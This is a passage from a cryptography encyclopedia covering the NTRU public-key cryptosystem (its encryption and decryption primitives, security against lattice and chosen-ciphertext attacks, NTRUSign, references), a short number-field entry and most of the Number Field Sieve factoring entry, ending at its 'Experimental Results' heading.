2. Invert $f \mod q$ in R to obtain f_q. Also invert $f \mod p$ in R to obtain f_p. These calculations are straightforward using an analogue of the extended ►Euclidean algorithm. The probability that a random polynomial has an inverse is discussed in [20].
3. Calculate the public key h as $h \equiv p * g * f_q \pmod q$. In other words, h satisfies $f * h \equiv p * g \pmod q$. The private key is the pair (f, f_p).

- The NTRUEncrypt **encryption primitive** uses polynomials m and r which are drawn from distributions $\mathcal{D}_m$ and $\mathcal{D}_r$, respectively. The definitions of $\mathcal{D}_m$ and $\mathcal{D}_r$ are part of the parameter set. Polynomials in $\mathcal{D}_m$, $\mathcal{D}_r$ are small relative to random polynomials modulo q: for example, a parameter set might define $\mathcal{D}_r$ to be the set of binary polynomials with d_r ones, and $\mathcal{D}_m$ to be the set of all binary polynomials. For a given definition of $\mathcal{D}_r$, $\mathcal{D}_m$, encryption proceeds as follows:
  1. Encode the message M as a polynomial in $\mathcal{D}_m$.
  2. Randomly select a polynomial r in $\mathcal{D}_r$.
  3. Calculate the ciphertext e as $e \equiv r * h + m \pmod q$.
- The NTRUEncrypt **decryption primitive** consists of the following operations:
  1. Calculate $a \equiv f * e \pmod q$, performing the mod q reduction into the interval $[A, A + q - 1]$, where the choice of A is discussed later.
  2. Recover m by calculating $m \equiv f_p * a \pmod p$. To see why decryption works, substitute $h \equiv p * g * f_q$ and $e \equiv r * h + m$ into the above equations. This gives

$$a \equiv p * r * g + f * m \pmod q$$

If this were an equality over $\mathbb{Z}$, rather than modulo q, it is clear that step 2 would recover m. Recommended NTRUEncrypt parameter sets N, p, q, $\mathcal{D}_f$, $\mathcal{D}_g$, $\mathcal{D}_m$, $\mathcal{D}_r$ give a high probability that the *width* of $p * r * g + f * m$ (its largest coefficient minus its smallest) will be less than q. Therefore, a range $[A, A + q - 1]$ can be found such that the equation above is an equality over $\mathbb{Z}$, and by reducing into this range the decrypter can recover m. A will depend on the expected value of the average coefficient of $p * r * g + f * m$; in other words, it will depend on the values of $f(X = 1)$, $r(X = 1)$, $g(X = 1)$, and $m(X = 1)$. The first three of these values are fixed for a particular parameter set, and the final value can be obtained from $e(X = 1)$; therefore, the decrypter can choose an appropriate value for A and recover m.

Security of the NTRUEncrypt System

NTRU keys and ciphertexts can be attacked by ►lattice reduction applied to the $2N$-dimensional NTRU lattice defined by h (or, in the formulation given above, defined by $p^{-1}h \mod q$) [1, 8, 21]. The breaking time appears experimentally to depend on the structure of f and g, or r and m, in that the greater the norm of these small polynomials (relative to q) the longer the reduction takes. If N is not prime, say N is divisible by n, then an attacker can apply reduction methods in a lattice of dimension $2n$ [3]. Thus N should always be chosen to be prime.

Since f, g, r, and m are drawn from a relatively small space of polynomials, they may be vulnerable to an exhaustive search. Known meet-in-the-middle (i.e., collision) type methods take roughly the square root of the time required for an exhaustive search [19]. The key and message spaces must therefore be chosen to give an adequate level of combinatorial security. Various ingenious methods have been used to combine exhaustive search with lattice reduction, starting with "zero-forcing attacks" [16] and leading to Howgrave-Graham's "hybrid attack" [11] which is currently the best known attack against the NTRU algorithms.

Raw NTRUEncrypt ciphertexts are malleable in many ways and thus leak some information about m. For example: if a ciphertext e decrypts to m, then $X * e$ will decrypt to $X * m$; $e + X^i$ will with reasonable probability decrypt to $m + X^i$; the sum of the coefficients of the ciphertext, i.e., the value $e(X = 1)$, reveals the sum of the coefficients of the message $m(1) \mod q$. ►Adaptive chosen ciphertext attacks based on these observations are described in [10, 15]. Therefore, NTRUEncrypt should only be used with a padding scheme such that there is a known proof of security relative to certain assumptions on the difficulty of a certain hard problem [18].

In addition, NTRUEncrypt is vulnerable to attacks based on decryption failures [10, 12, 17]. In these attacks, an attacker attempts to create validly encrypted messages $e = r + h * m$ such that the width of $p * r * g + f * m$ is greater than q, so that the decryption primitive described above will not be able to decrypt them. Decryption failures leak information and can allow the recovery of the private key f.

In general, if a security level of k bits is desired, then the chance that the width of $p * r * g + f * m$ is greater than q for random r, g, f, m should be at most $1/2^k$. The padding scheme should ensure that r and m are drawn uniformly at random from some set, and that they cannot be directly selected by the sender [13]. Since small values of q increase lattice security and reduce bandwidth, q should be chosen as small as possible consistent with ensuring an acceptably low decryption failure probability [22].

For a complete discussion of security considerations and recommended parameters for various security levels, see [5] and [14].

NTRUSign

NTRUSign, a signature scheme based on solving CVP in the NTRU lattice, was first presented in 2001 and published in 2003 [9]. NTRUSign is not computationally zero-knowledge and information from a transcript of signatures eventually leaks the private key [4]. An extension to the algorithm, based on "perturbing" the message before signing it, is claimed to reduce the information leakage to such an extent that a transcript-based attack needs an impractically large number of signatures to succeed [9].

Applications

The running time of NTRUEncrypt increases with the key length N at a rate between $\Theta(N\ln(N))$ and $\Theta(N^2)$ (►*O*-notation). For comparison purposes, ignoring fast multiplication techniques and precomputation where relevant, RSA encryption (with small exponent) is $\Theta(N^2)$ and RSA decryption is $\Theta(N^3)$, while encryption and decryption for both ►elliptic curve cryptography and cryptosystems based on the ►discrete logarithm problem is $\Theta(N^3)$. The key length N is proportional to the security parameter k for NTRU and for ECC, and grows faster than k for RSA and discrete logarithm systems based on finite fields. While the actual values of the parameters N and k obviously differ in practice among these various forms of public-key cryptography, NTRUEncrypt's "subquadratic" running time is nonetheless notable.

NTRUEncrypt parameter choices can be optimized for speed in various ways [6, 7], including: (1) taking f to be of the form $1 + p * F$ with F small and thus $f_p = 1$; (2) taking f to have the form $f_1 * f_2 + f_3$ with f_1, f_2, f_3 small (and similarly for r); (3) taking q to be a power of 2. Different parameter choices lead to slightly different instances of the underlying hard problem.

NTRUEncrypt is patented, with the patents held by NTRU Cryptosystems (now owned by Security Innovation). It was standardized in 2008 as [14]. NTRUSign is fully described, with parameters, in the EESS#1 standard [2] and is patented, with the patents held by NTRU Cryptosystems (now owned by Security Innovation).

Background

The origin of the acronym "NTRU" is obscure, with suggested candidates including "Number Theory Research Unit" and the more whimsical "Number Theorists 'R' Us."

Recommended Reading

1. Coppersmith D, Shamir A (1997) Lattice attacks on NTRU. In: Advances in cryptology – Eurocrypt '97. Lecture notes in computer science, vol 1233. Springer, Berlin, pp 52–61
2. Efficient Embedded Security Standards (EESS) (2001) EESS #1: Implementation aspects of NTRU and NSS, Draft Version 2, 18 May 2001. Consortium for Efficient Embedded Security Standards. http://grouper.ieee.org/groups/1363/lattPK/submissions/EESS1v2.pdf
3. Gentry C (2001) Key recovery and message attacks on NTRU-Composite. In: Advances in cryptology – Eurocrypt 2001. Lecture notes in computer science, vol 2045. Springer, Berlin
4. Gentry C, Szydlo M (2002) Cryptanalysis of the revised NTRU signature scheme. In: Advances in cryptology – Eurocrypt 2002. Springer, Berlin, pp 299–320
5. Hirschhorn P, Hoffstein J, Howgrave-Graham N, Whyte W (2009) Choosing NTRU parameters in light of combined lattice reduction and MITM approaches. In: Proceedings of the ACNS 2009, Tucson, 9–10 January 2009
6. Hoffstein J, Silverman J (2001) Optimizations for NTRU. In: Public key cryptography and computational number theory, Warsaw, 11–15 September 2000. Walter de Gruyter, Berlin/New York, pp 77–88
7. Hoffstein J, Silverman J (2003) Random small hamming weight products with applications to cryptography. In: Com2MaC workshop on cryptography, Pohang, June 2000. Discrete Applied Mathematics 130:37–49
8. Hoffstein J, Pipher J, Silverman J (1998) NTRU: a ring based public key cryptosystem. In: Buhler JP (ed) Algorithmic number theory (ANTS III), Portland, June 1998. Lecture notes in computer science, vol 1423. Springer, Berlin, pp 267–288
9. Hoffstein J, Howgrave-Graham N, Pipher J, Silverman J, Whyte W (2003) NTRUSign: digital signatures in the NTRU lattice. In: CT-RSA 2003, San Francisco, April 2003. Springer, Berlin, pp 122–140
10. Hong J, Han JW, Kwon D, Han D (2003) Key recovery attacks on NTRU without ciphertext validation routine. In: ACISP 2003. Lecture notes in computer science, vol 2727. Springer, Berlin, pp 274–284
11. Howgrave-Graham N (2007) A hybrid lattice-reduction and meet-in-the-middle attack against NTRU. In: Advances in cryptology – CRYPTO 2007. Springer, Berlin, pp 150–169
12. Howgrave-Graham N, Nguyen P, Pointcheval D, Proos J, Silverman JH, Singer A, Whyte W (2003) The impact of decryption failures on the security of NTRU encryption. In: Advances in cryptology – CRYPTO 2003. Springer, Berlin
13. Howgrave-Graham N, Silverman J, Singer A, Whyte W (2003) NAEP: provable security in the presence of decryption failures. http://www.ntru.com/cryptolab/articles.htm
14. IEEE Standard 1363.1-2008 (2008) IEEE standard specification for public-key cryptographic techniques based on hard problems over lattices
15. Jaulmes E, Joux A (2000) A chosen-ciphertext attack against NTRU. In: Advances in cryptology – CRYPTO 2000. Lecture notes in computer science, vol 1880. Springer, Berlin
16. May A, Silverman JH (2001) Dimension reduction methods for convolution modular lattices. In: Conference on lattices and cryptography (CaLC 2001), Providence, March 2001. Lecture notes in computer science, vol 2146. Springer, Berlin, pp 111–127

17. Meskanen T, Renvall A (2003) A wrap error attack against NTRUEncrypt. University of Turku Technical Report TUCS 507, presented at WCC 2003. http://www.tucs.fi/Research/Series/techreports/
18. Nguyen P, Pointcheval D (2002) Analysis and improvements of NTRU encryption paddings. In: Advances in cryptology – CRYPTO 2002. Lecture notes in computer science, vol 2442. Springer, Berlin
19. NTRU Cryptosystems Technical Report #004: A meet-in-the-middle attack on an NTRU private key. www.ntru.com/cryptolab/technotes.htm
20. NTRU Cryptosystems Technical Report #009: Invertibility in truncated polynomial rings. www.ntru.com/cryptolab/technotes.htm
21. NTRU Cryptosystems Technical Report #012: Estimated breaking times for NTRU lattices. www.ntru.com/cryptolab/technotes.htm
22. NTRU Cryptosystems Technical Report #018: Estimating decryption failure probabilities for NTRUEncrypt. www.ntru.com/cryptolab/technotes.htm

NTRUEncrypt

►NTRU

NTRUSign

►NTRU

Nucleic Acid

►DNA

Number Field

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton, MA, USA

Synonyms

Algebraic number field

Related Concepts

►Extension Field; ►Finite Field

Definition

A *number field* is an ►extension field of the rational numbers.

Theory

A *number field* $\mathbf{Q}(\alpha)$, also called an *algebraic number field*, is an ►extension field of the rational numbers $\mathbf{Q}$, generated from a root α of a polynomial

$$f(x) = f_d x^d + f_{d-1} x^{d-1} + \cdots + f_1 x + f_0,$$

where the coefficients $f_0, \ldots, f_d$ are rational numbers, and d is the *degree*. A number field $\mathbf{Q}(\alpha)$ is thus to the rational numbers $\mathbf{Q}$ as a ►finite field $\mathbf{F}_{q^d}$ is to the underlying subfield $\mathbf{F}_q$. In particular, every element of a number field $\mathbf{Q}(\alpha)$ has the form

$$a_{d-1}\alpha^{d-1} + a_{d-2}\alpha^{d-2} + \cdots + a_1\alpha + a_0,$$

where $a_0, \ldots, a_{d-1}$ are rational numbers, and every element of $\mathbf{Q}(\alpha)$ can be generated from field operations on elements of $\mathbf{Q}$ and α. Since $\mathbf{Q}$ is infinite, a number field is likewise infinite.

As an example, the number field $\mathbf{Q}(i)$, where $i = \sqrt{-1}$, also called an *imaginary quadratic field*, consists of the values of the form

$$a + bi$$

where a, b are rational numbers. Here, i is a root of the polynomial

$$x^2 + 1 = 0.$$

An element of a number field $\mathbf{Q}(\alpha)$ has a *norm*, which is a rational number. As a function, the norm has certain multiplicative properties (e.g., the norm of a product of two elements is the product of their norms); the norm is a way of expressing the "size" of an element.

Applications

Number fields are employed in cryptography primarily in solutions to ►integer factoring and the ►discrete logarithm problem. Refer the entry ►Number Field Sieve in particular for a detailed discussion of how specially constructed number fields are employed in integer factoring, where one searches for elements of the number field whose norm is a smooth number (►smoothness).

Number Field Sieve

►Number Field Sieve for the DLP

Number Field Sieve for Factoring

Alexander Kruppa[1], Paul Leyland[2]
[1]Projet CACAO, LORIA, Villers-lès-Nancy Cedex, France
[2]Brnikat Limited, Little Shelford, Cambridge, UK

Synonyms

NFS

Related Concepts

►Factorization Circuits; ►Integer Factoring; ►Quadratic Sieve; ►Sieving

Definition

The Number Field Sieve (NFS) is the best currently known general-purpose ►integer factoring algorithm. Since ►RSA public-key encryption can be broken by factoring the public-key modulus, the cost of factoring integers with the NFS is used to assess the security of RSA key sizes.

Background

First proposed by John M. Pollard [14] in 1988, the Number Field Sieve is a successor to the ►Quadratic Sieve (QS). Originally, it required that the integer to be factored is of a simple algebraic form. In 1990, it was used to factor the 155-digit Fermat number $2^{2^9}+1$, described in [10]. In the following years, it was generalized to factoring any integers. It first set a record for factoring general hard integers in 1996 when it was applied to a 130-digit RSA Challenge Number (►RSA Factoring Challenge). All following such records used the NFS.

Theory

The Number Field Sieve is one of a family of algorithms which attempt to factor an integer N by finding integers x and y such that $x^2 \equiv y^2 \pmod N$ and $x \not\equiv \pm y \pmod N$, in which case $\gcd(x+y, N)$ reveals a nontrivial factor of N. It is the asymptotically fastest known general-purpose algorithm for factoring integers. Unlike special-purpose algorithms like the ►elliptic curve method for factoring, which is particularly efficient at discovering relatively small factors, the run-time of general-purpose factoring algorithms depends only on the size of the number to be factored, not on particular properties of the factors. There are two forms of the NFS distinguished by whether N itself has an especially simple form (the Special NFS or *SNFS*), or is a general integer (the General NFS or *GNFS*). With optimal choice of parameters [3], the NFS factors a composite integer N in heuristic time $L_N[1/3, c]$ (►L Notation), where $c = \left(\frac{32}{9}\right)^{1/3} \approx 1.526$ for the SNFS and $c = \left(\frac{64}{9}\right)^{1/3} \approx 1.923$ for the GNFS. Coppersmith proposed a variant of the GNFS that achieves $c \approx 1.902$, but it is commonly believed not to be competitive until N is much larger than values which can be factored at present.

Basic idea of the NFS

The NFS requires two distinct polynomials

$$f_i(x) = \sum_{j=0}^{d_i} f_{i,j} x^j \qquad \text{for } i = 1, 2, \tag{1}$$

of degree d_i, respectively, with $f_{i,j} \in \mathbb{Z}$, each polynomial irreducible over $\mathbb{Q}$, of content 1, and with a known common root m modulo N, the number to be factored:

$$f_i(m) \equiv 0 \pmod N.$$

Coppersmith's variant uses more than two polynomials; it is not considered further here. Very frequently, the second polynomial is chosen to be of degree 1. The homogeneous forms of these polynomials are

$$F_i(a, b) = f_i\left(\frac{a}{b}\right) b^{d_i}.$$

Let α_i be a complex root of $f_i(x)$, then $\mathbb{Q}[\alpha_i]$ defines a number field which contains the ring $\mathbb{Z}[\alpha_i]$. Since m is a root of $f_i(x) \pmod N$, a natural homomorphism $\phi_i : \mathbb{Q}[\alpha_i] \to \mathbb{Z}/N\mathbb{Z}$ exists by $\alpha_i \mapsto m \pmod N$.

The goal of NFS is to find $\gamma_1 \in \mathbb{Z}[\alpha_1]$ and $\gamma_2 \in \mathbb{Z}[\alpha_2]$ with $\phi_1(\gamma_1^2) \equiv \phi_2(\gamma_2^2) \pmod N$, since then $x = \phi_1(\gamma_1)$ and $y = \phi_2(\gamma_2)$ satisfy $x^2 \equiv y^2 \pmod N$ so that $\gcd(x+y, N)$ may reveal a proper factor of N. This is achieved by constructing a set S of coprime integer pairs (a, b) such that both products

$$\gamma_i^2 = \prod_{(a,b)\in S} (a - b\alpha_i) \qquad \text{for } i = 1, 2, \tag{2}$$

produce a square in their respective ring $\mathbb{Z}[\alpha_i]$. Since $\phi_1(a - b\alpha_1) \equiv a - bm \equiv \phi_2(a - b\alpha_2) \pmod N$, the images of both products are congruent modulo N as required.

To choose a suitable set S, the NFS first finds a large set of "relations," coprime integer pairs (a, b), where both $a - b\alpha_i$ are "smooth," i.e., factor into small prime elements (►smoothness). In this respect, the NFS works similarly to other integer factoring methods based on the idea of constructing congruent squares: relations are found by factoring a very large number of smaller auxiliary integers, keeping those whose factorizations are smooth enough. For the NFS and the QS (in contrast to, say, the older continued fraction method), a ►sieving technique can be used to identify smooth integers quickly. By use of linear algebra, a subset of the relations is then chosen such that in

their product all exponents of primes are even, resulting in a square product. The great advantage of NFS over previous factoring methods is that the size of the auxiliary integers grows much more slowly for $N \to \infty$: in the case of the QS, their size is $N^{1/2+o(1)}$, but only $N^{o(1)}$ for the NFS, making them more likely to be smooth so that far fewer auxiliary integers need to be examined before sufficiently many relations are found.

Since factorization in the number fields used in NFS is not unique in general, the factorization of the ideal $(a - b\alpha_i)$ is considered instead, which is closely tied to the factorization of the norm of $a - b\alpha_i$ into rational primes. The norm of $a - b\alpha_i$ is expressed by $N(a - b\alpha_i) = F_i(a, b)$. If the norm factors into primes not exceeding a smoothness bound B_i, then the ideal $(a - b\alpha_i)$ likewise factors into prime ideals of norm not exceeding B_i and the number of such prime ideals is approximately equal to the number of primes up to B_i. Each prime ideal occurring in this way can be identified by (p, r): its norm p which divides $F_i(a, b)$, and $r \equiv a/b \pmod{p}$, which is a root of the polynomial $f_i(x) \pmod{p}$. Thus, factorization of $(a - b\alpha_i)$ into prime ideals is essentially factorization of $F_i(a, b)$ into rational primes, except that the primes are further distinguished by the corresponding root r. As the norms are expressed by homogeneous polynomials, sieving techniques can be used to identify smooth values. Those (a, b)-pairs where both $F_i(a, b)$-values are smooth together with their factorizations are stored as relations. Once more relations are found than prime ideals occur among them, the linear algebra step can choose a subset of relations such that their product contains each prime ideal with even exponent.

All versions of the NFS consist of four distinct phases: polynomial selection, sieving, linear algebra, and extraction of a square root in an algebraic number field.

Polynomial Selection

First the two polynomials (1) with common root $m \pmod{N}$ to be used in the sieving phase need to be chosen. For number sizes of interest, the degree d_1 of the first polynomial is usually between 4 and 6, while the degree of the second is almost always chosen as 1. A fairly simple approach to finding $f_i(x)$ and m that has been used successfully, and is the basis of many later and more sophisticated methods, is first to choose an integer m near to $N^{1/(d_1+1)}$ and then determine $f_1(x)$ from the radix–m expansion of N. Many trial values of m are selected and the corresponding polynomials ranked by absolute size of coefficients and, perhaps, other criteria. The second polynomial is then $f_2(x) = x - m$. The only difference between the SNFS and the GNFS is that the special form of N usually dictates the polynomials used in the SNFS and that the coefficients are of size $O(1)$ – i.e., bounded by a (possibly large) constant –, whereas in the GNFS, the coefficients grow like $O(N^{1/(d_1+1)})$. For example, the factorization of $N = 2^{512} + 1$ used the polynomials $f_1(x) = x^5 + 8$ and $f_2(x) = x - m$ with $m = 2^{103}$. The GNFS factors N with no special form and searching for polynomials with small coefficients and with a known root modulo N is generally a time-consuming task. Asymptotically, the simple base-m method for the GNFS is the best possible in the sense that any improvement due to better polynomial selection is absorbed by the $o(1)$ term of the $L_N[1/3, c]$ notation. In practice, finding a good polynomial pair increases the probability of their values being smooth, simplifying the sieving and matrix steps which are the most demanding in computation and memory use, and the search for a good polynomial pair may account for up to 10% of the total time of a factorization. Significant advancements have been made in polynomial selection over the base-m method.

Murphy [13] investigates how the size property (the size of the coefficients) and the root property (the number of roots of the polynomial $f_1(x) \pmod{p}$ for small primes p) influence the relation yield of a polynomial pair. He shows that by careful choice of polynomials for a 140-digit integer to obtain good root properties, the values attained by $F_1(a, b)$ are as likely smooth as if they were smaller by about 3 decimal digits, increasing yield of the polynomial by a factor of up to 4. By using skewed polynomials, i.e., polynomials whose low-order coefficients are larger than the high-order ones, he is able to choose polynomials with good size property and then to improve the root property without negatively affecting size. His method of polynomial selection was used for example for the factorization of a 512-bit RSA challenge number [5].

Kleinjung [9] further improves polynomial selection by allowing a rational value r/s for m, using $f_2(x) = sx - r$. This greatly increases the number of candidate polynomial pairs and allows further restricting candidates to those with excellent size property. In experiments, the polynomials found by his method offered 30–40% higher yield than those found by Murphy's method.

Sieving

The sieving step identifies many relations, coprime integer pairs (a, b) such that $F_1(a, b)$ and $F_2(a, b)$ are both smooth. A polynomial value $F_i(a, b)$ is considered smooth if it has only prime factors up to the factor base bound B_i, except for up to n_i prime factors between B_i and the large prime bound L_i. Allowing a few large primes greatly

increases the number of relations found at modest extra cost. The large prime bounds are usually about 100 times the respective factor base bound, and typically $n_i = 2$ is used for both polynomials, although more large primes have been used in factorizations of large numbers. To give an example, the factorization of a 512-bit RSA challenge number [5] used $B_i = 2^{24}$, $L_i = 10^9$, and $n_i = 2$ for both polynomials for most of the sieving.

To find (a, b)-pairs where $F_1(a, b)$ and $F_2(a, b)$ are smooth, a sieving method is employed, using the fact that (a, b)-pairs where $F_1(a, b)$-values (likewise for $F_2(a, b)$ in the following) are divisible by a prime p form a regular pattern in $\mathbb{Z}^2$. If r is a root of $f_1(x) \pmod p$, then $a \equiv br \pmod p$ implies $p \mid F_1(a, b)$; the set of these (a, b) forms a lattice for each r.

The sieving process starts by building a ►factor base: a list of primes $p \le B_1$ and for each the roots of $f_1(x) \pmod p$, likewise for $f_2(x)$. The sieving is performed over some range of a and b values, the "sieve region," which is chosen large enough that one may expect to find sufficiently many relations so that congruent squares can be constructed. In principle, sieving can end when the number of relations exceeds the number of prime ideals among them. In practice, one wants a good amount of excess relations as this allows reducing the size of the matrix. A ratio of 10% more relations than ideals is reasonable.

To speed up the sieving, the rounded logarithms of $F_1(a, b)$ are stored in an array instead of the polynomial values themselves, and each prime p in the factor base that divides $F_1(a, b)$ subtracts the rounded logarithm of p from the corresponding array location. This replaces an integer division by a simpler integer subtraction; the logarithm base is commonly chosen such that the rounded logarithms fit into one byte to conserve memory. The pairs (a, b) where $F_1(a, b)$ is smooth will have a small value remaining in their array entry, and entries where this value is below a threshold are remembered and the sieving process is repeated for $F_2(a, b)$. Those (a, b)-pairs where both sieving passes leave small values are examined more closely: the corresponding $F_i(a, b)$-values are factored exactly over the integers to test whether they satisfy the smoothness criterion. If one allows large primes, a larger sieve threshold is chosen accordingly, and after dividing out the factor base primes, a composite cofactor may remain that needs to be factored to test if the large primes are within the large prime bound.

A large number of relations needs to be found, and the required sieve region is usually far too large to be sieved all at once. Instead, it is partitioned into smaller pieces which are sieved independently. Two major variants of this sieving process exist: line sieving and lattice sieving.

Line sieving is the more simple: for each value of b in the sieve region, often chosen rectangular such as $-A \le a < A$, $1 \le b \le B$, a line of a-values is treated individually. If it is still too large, the line can be partitioned further. Within a line, for each factor base prime p and root r, the smallest $a_0 \ge -A$ with $a_0 \equiv br \pmod p$ is computed, then each $a = a_0 + kp < A$, $k \in \mathbb{N}$, is hit by the sieving.

Lattice sieving was suggested by Pollard [15] and, while more complicated, performs significantly better and has replaced line sieving in larger factorization efforts. The idea is to consider the ►lattice in $\mathbb{Z}^2$ where one of the two polynomials, usually $F_1(a, b)$, is known to be divisible by a "special-q" value. If ρ is a root of $f_1(x) \pmod q$, then $\begin{pmatrix} a \\ b \end{pmatrix} = \begin{pmatrix} q & \rho \\ 0 & 1 \end{pmatrix} \begin{pmatrix} i \\ j \end{pmatrix}$, $i, j \in \mathbb{Z}$, is the lattice of points (a, b), where $a = \rho b \pmod q$, implying $q \mid F_1(a, b)$. The sieving is then carried out in the (i, j)-plane, thereby examining only (a, b)-pairs where q divides $F_1(a, b)$. This significantly increases the chance that $F_1(a, b)/q$ is smooth, thus increasing the yield of the sieving. The sieving procedure becomes more complicated, however. Many different special-q values are used during the sieving, typically ranging from the factor base bound B_1 up to a small multiple thereof, and the sieve region in the (i, j)-plane is chosen small enough to fit into memory. This makes line sieving in the (i, j)-plane inefficient due to the short line length. Instead, for each factor base prime p and each root modulo p of the polynomial being sieved, the lattice where p hits *in the* (i, j)*-plane* is computed, which allows finding the locations that are hit very quickly. The transformation of the lattice basis for each factor base prime to the (i, j)-plane needs to be performed anew for each special-q value and adds significant overhead, but the increased yield of lattice sieving more than makes up for the additional cost. Franke and Kleinjung [7] describe an efficient implementation of lattice sieving.

The sieving step is typically the most time-consuming part of an NFS factorization; its asymptotic complexity is the same as that for the complete NFS, $L_N[1/3, c]$. However, it is trivially parallelizable by assigning different ranges of b-lines or special-q values to different machines, and little communication between them is needed so that the sieving can be distributed over a great number of computers.

Linear Algebra

The output from the siever is a very large collection of relations, each of which contains the prime factorization of a pair of norms of polynomials, together with the corresponding values of a and b. The linear algebra stage attempts to find sets of relations such that in their product,

each prime ideal appears an even number of times. Consider a matrix over $\mathbb{F}_2$ in which each column represents a relation and each row is a prime ideal that occurs among the relations; elements of the matrix are set to 1 if that prime ideal occurs an odd number of times in that relation and 0 otherwise. The desired sets of relations contain all prime ideals with even exponent, i.e., their exponent vectors are $0 \pmod 2$ for all prime ideals, and each such set corresponds to a kernel vector of the matrix. The i-th component of a kernel vector indicates whether the relation that formed the i-th column of the matrix should be included in the set or not.

However, for a number field $\mathbb{Q}[\alpha_i]$ of degree greater than 1, having each prime ideal occur an even number of times may not be quite sufficient to ensure that the product (2) is a square in $\mathbb{Z}[\alpha_i]$; the possible obstructions are described in [3]. In practice, an elegant trick due to Adleman (also described in [3]) is used to avoid this problem: for each relation, several (typically a few dozens) quadratic characters are added, and S is chosen with the additional condition that each character must indicate a square product as well, virtually guaranteeing that the resulting product of relations indeed forms a proper square in $\mathbb{Z}[\alpha_i]$.

Each relation contains only a small number of prime ideals, and the resulting matrix is large, with a number M of columns in the millions (and only slightly fewer rows), but very sparse, typically with less than 100 entries per column. Gaussian elimination with complexity of $O(M^3)$ is not suitable as it would dominate the total run-time of the NFS, and matrix fill-in during the elimination would result in a dense matrix of gigantic size. Iterative methods such as Block Lanczos [12] and Block Wiedemann [6] which preserve the sparseness of the matrix are used instead. Their run-time grows like wM^2, where w is the average column-weight, and it is often possible to decrease the run-time by making the matrix smaller, even if this incurs a modest increase in weight. Accordingly, a filtering and merging process is almost universally used to reduce the matrix size before proceeding with the matrix stage proper. First, all duplicate relations are removed which occur in large number when lattice sieving is used and could lead to unusable trivial solutions, then singletons (relations which contain a prime ideal in odd exponent that occurs in no other relation) because they cannot possibly form part of a solution. If many more relations remain than prime ideals occur among them, relations are selected to be discarded in a way that minimizes the number of surviving prime ideals. Subsequent merging phases seek for sets of two or more relations which share a common prime ideal and create new relation-sets where that prime ideal occurs an even number of times in each set, effectively removing it from the matrix but possibly increasing matrix weight. Cavallar [4] describes possible approaches to these tasks.

With optimal choice of parameters, the asymptotic cost of the matrix step is equal to that of the sieving step. In practice, it uses less CPU time than the sieving but imposes high requirements for fast internode communication in a distributed implementation, possibly limiting the number of machines that can be used.

Square Root

The output of the linear algebra stage is a set of kernel vectors, each one describing which of the relations that formed the matrix should be included in a set S that satisfies (2). In the square root stage of the NFS, the kernel vectors, their corresponding sets S, and products γ_i^2 are processed, computing $\gcd(\phi_1(\gamma_1), \phi_2(\gamma_2))$ for each one until the factorization of N is found. For this, the square root of γ_i^2 needs to be determined. If $d_2 = 1$, taking the square root of γ_2^2 is essentially just an integer square root, but for higher-degree polynomials, the square root must be taken in the ring $\mathbb{Z}[\alpha_i]$ of the respective algebraic number field.

A simple method, mentioned in [3], is to use the isomorphism of $\mathbb{Z}[\alpha_i]$ to $\mathbb{Z}[x]/f_i(x)$, and compute $\gamma_i(x)^2 = \prod_{(a,b)\in S}(a - bx) \pmod{f_i(x)}$ which results in a polynomial of degree $d_i - 1$ with very large coefficients. The polynomial $\gamma_i(x)^2$ is reduced modulo p, and its square root $\gamma_i(x)$ is calculated in the field $\mathbb{F}_p[x]/f_i(x)$, with p a prime that does not divide any $F_i(a, b)$ for $(a, b) \in S$ and where $f_i(x)$ is irreducible modulo p. Finally, Hensel lifting is used to obtain $\gamma_i(x)$ modulo p^k with k large enough that the correct coefficients of $\gamma_i(x)$ in $\mathbb{Z}[x]$ can be recovered. Multiplication of very large integers occurs during this process, and asymptotically fast integer multiplication algorithms must be used to make this approach practical.

For record-size factorizations, however, this simple square root algorithm requires very large memory, and more complicated algorithms such as one proposed by Montgomery [11] are preferred. Their time and memory requirements are negligible compared to the sieving and linear algebra steps; the details are beyond the scope of this encyclopedia entry.

Applications

The NFS is primarily used to assess the cost of breaking RSA by factoring the public key modulus. To encourage and track progress in integer factoring, RSA Laboratories issued a list of hard composite integers of various cryptographic sizes in 1991 and offered prizes for their factorization in the ►RSA Factoring Challenge. Most challenge

numbers cracked so far have set a new record for factorization of hard, general integers, and although the prize offers were withdrawn in 2007, the remaining numbers are still the premier benchmark for factorization of this class of composites. The progress through the challenge numbers gives a realistic estimate of which RSA key sizes can be attacked by use of the NFS.

A factoring challenge that makes extensive use of the Special NFS is the Cunningham Project [16]. It collects the factorizations of numbers of the form $a^n \pm 1$ for $2 \le a \le 12$ and n currently up to at most 1200 (depending on a). In November 2009, the SNFS factorization record is that of $2^{1039} - 1$ [1] set in 2007.

Open Problems

The relation collection step of the NFS, implemented on a general-purpose computer, looks for $L_N[1/3, c/2]$ relations among $L_N[1/3, c]$ candidate (a, b)-pairs; with a sieving technique, this requires $L_N[1/3, c]$ arithmetic operations and $L_N[1/3, c/2]$ memory. Bernstein [2] points out that asymptotically the cost of the factorization, taken as the product of time and memory use, by this process is just as high as factoring each polynomial value by trivial trial division with $L_N[1/3, 3c/2]$ operations but essentially constant memory. He proposes using fast factoring algorithms that can work in little memory, such as the ►elliptic curve method for factoring (ECM), to identify smooth polynomial values. By use of specialized hardware to minimize the time-area product of the ►factorization circuit, he estimates that with the same asymptotic cost numbers could be factored that are 3 times as large as on a general purpose computer. Several proposals for hardware implementations of the relation collection step have been made since, for example, by Franke et al. [8], but to date, none have been realized. A problem is that the designs require either very large monolithic chips that would be extremely difficult to manufacture or require extraordinarily high bandwidth between separate modules. It is currently not clear at which input size a hardware implementation of the NFS becomes more practical than a software implementation on general purpose hardware.

The polynomial selection step is an active area of research. Novel approaches such as the use of ►lattice-base reduction techniques are being explored. The second polynomial is currently almost always chosen of degree 1. On heuristic grounds, suitable pairs of nonlinear polynomials should exist for a given input number and should improve the yield of the sieving, but except for pairs of quadratics, no algorithm to find such polynomials with sufficiently small coefficients is known.

The advent of stream processing hardware on the consumer market, for example, as general-purpose programmable graphics cards, offers vast amounts of computing power at an attractive cost. Experiments to use these resources in the polynomial selection step, for ECM during the sieving step, and for the linear algebra suggest that a significantly better performance/cost ratio can be achieved than by using only standard PCs, and that stream processing hardware will likely contribute a large part to future record factorizations.

Experimental Results

